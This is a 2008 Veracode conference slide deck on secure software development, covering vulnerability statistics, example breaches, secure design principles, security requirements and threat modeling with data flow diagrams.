

Building Security Into Your Software Development Lifecycle

Chris Wysopal
September 17, 2008


VERACODE

INTEROP[®]
NEW YORK | SEPTEMBER 15-19, 2008

The Unbounded Risk of Insecure Software

State of the Software Industry

- Over \$750 billion in off-the-shelf, internally developed and outsourced software produced or sold each year
- World's largest manufacturing industry with no uniform standards or insight into security, risk or liability of the final product
- Historical approach of leveraging customers to "debug" or "test" software products
- Over 7,000 new vulnerabilities reported in 2007



Source: US CERT, February 2008

Window of Vulnerability




Figure 1. Intuitive life cycle of a system-security vulnerability. Intrusions increase once users discover a vulnerability, and the rate continues to increase until the system administrator releases a patch or workaround.

*William A. Arbaugh, University of Maryland at College Park
William L. Fithen, John McHugh, CERT Coordination Center*

The Unbounded Risk of Insecure Software

Key Statistics from Gartner / NIST

- 95% of all vulnerabilities are in software
- 75% of attacks are at the application level
- 78% of threats target business information
- Only 10% of IT security budget is being spent on application security

Recent Real-World Examples

- March 26, 2008
 - Private photos exposed in Facebook due to insufficient authorization
 - Similar issues in third-party Facebook apps
- April 13, 2008
 - Names, SSNs, and addresses of over 10,000 Oklahoma residents exposed via SQL Injection vulnerability
 - Insecure design also a factor
- April 25, 2008
 - Automated, mass SQL Injection attacks inject malicious code into 500,000+ web pages
 - United Nations, UK government, Department of Homeland Security among those affected

The Facebook logo, consisting of the word "facebook" in white lowercase letters on a dark blue rectangular background.


Attacks Moving From Targeted to Opportunistic

- One-off manual attacks are growing into massive automated attacks
- More than half of all vulnerability disclosures were related to web server applications
- SQL Injection vulnerabilities, in particular, jumped from 25% in 2007 to 41% of all web server application vulnerabilities in the first half of 2008
- Automated attacks are indiscriminate so no web site is spared



Verizon Data Breach Report

- Four years of forensic research covering 500 cases
- 59% of breaches involved hacking
 - Application/Service layer – 39%
 - OS/Platform layer – 23%
 - Exploit known vulnerability – 18%
 - Exploit unknown vulnerability – 5%
 - Use of backdoor – 15%



Preventing Vulnerabilities When Software Is Built

VERACODE

What Is the SDLC?

- Secure Development Lifecycle
- Using software security analysis techniques during the software creation process to prevent vulnerabilities from entering “shipped” software

Common Misconceptions

- SDLC is not a panacea or silver bullet
- Security is a moving target
 - Security research is always evolving
 - Do not expect to eliminate all vulnerabilities
 - Need a software security response process




QA Testing Is Not Security Testing

- Limitations of functional testing: use case vs. abuse case
- Sample functional requirement: phone number must be 10 digits long
 - Positive test: does the application accept a 10-digit phone number?
 - Negative test: does the application generate a friendly error message when the phone number is [11 digits | 9 digits | blank]?
- Security tests don't map to functional requirements, they map to security requirements



Functional Testing vs. Security Testing



Sample Security Requirements

- All user input must be validated for appropriate length and syntax
- Strong encryption must be used to protect all sensitive user information for HIPAA compliance
- All private data sent over backend connections must be encrypted in transit
- Database queries must be implemented using parameterized prepared statements to avoid SQL Injection vulnerabilities
- The application must not implicitly trust the data contained in files that it opens
- A cryptographically secure PRNG must be used whenever random data is required
- Resource utilization by remote users must be monitored and limited to prevent or mitigate Denial of Service attacks

Design Security In

- Secure design principles
 - Secure the weakest link
 - Practice defense in depth
 - Fail securely
 - Follow the principle of least privilege
 - Compartmentalize
 - Keep it simple
 - Promote privacy
 - Remember that hiding secrets is hard
 - Be reluctant to trust
 - Use your community resources


- Protect against future attacks (e.g. djbdns vs BIND)

Threat Modeling

VERACODE

Need To Prioritize Security Analysis

- Cannot look for all “shouldn’ts” that might be there
- Cannot try every input possibility for every input
- Cannot create every possible state in the software
- Cannot create every error condition



Focus testing on areas where
difficulty of attack is least and the
impact is highest

Risk Based Prevention Testing

Think like an attacker



Find the riskiest areas of the software




Prioritize threats with threat modeling




Use attack patterns to test

To Meet Our Goals We'll Take a Cue From CVSS

- Find the high-risk code
 - Pre-authentication
 - Remote access vector
 - Low access complexity
- Test for the highest severity vulnerabilities
 - Vulnerabilities that completely compromise confidentiality, integrity, or availability
 - Use an impact bias



Process



Information Gathering

- Whiteboard the major components of the system, external data flows and the data flows between them
- Example external data flows:
 - Network I/O
 - Remote Procedure Calls (RPC)
 - Querying external systems: DNS, databases, LDAP
 - File I/O
 - Registry
 - Named pipes, mutexes, shared memory, any OS object
 - Window messages
 - Other Operating System calls

Determine Processing of Data Flow


- Is there any input validation and what type, either white list or black list?
- Is there any authentication/authorization or session management?
- Is there any anti-denial of service protection such as throttling or resource protection?

Identify Threat Paths

- Build dataflow diagrams, keeping in mind the following access categories

Risk	Access Category
Very High	Anonymous Remote User
High	Authenticated Remote User with file manipulation capability
Medium	Authenticated Remote User
Low	Local User with execute privileges
Very Low	Administrative Local User

Sample Data Flow Diagram (DFD)




Access Category	Threat Path
Anonymous Remote User	Credentials
Anonymous Remote User	Registration
Authenticated Remote User	Initiation
Local User	User Information

Identifying Threats

- For each component on the threat path
 - What processing does the component perform?
 - How does it determine identity?
 - Does it trust data or other components?
 - What data does it modify?
 - What external connections does it have?
- Determine areas of high risk activities
 - Data parsing
 - File access
 - Database access
 - Spawning of processes
 - Authentication
 - Authorization
 - Synchronization or session management
 - Handling private data
 - Network access


Enumerate Threats Along the Threat Path

- IM User credential data could be malformed, causing errors in the Verify Credentials / Authenticate process
- Could lead to:
 - Corruption of the credential data
 - Remote execution of code
 - DoS to the Authentication process
 - Malformed data from anonymous users passed to the database server



Enumerate Threats Along the Threat Path

- IM User initialization or credentials data could be malformed, causing errors in the IM Chat Engine process
- Could lead to:
 - Corruption of the Chat Log
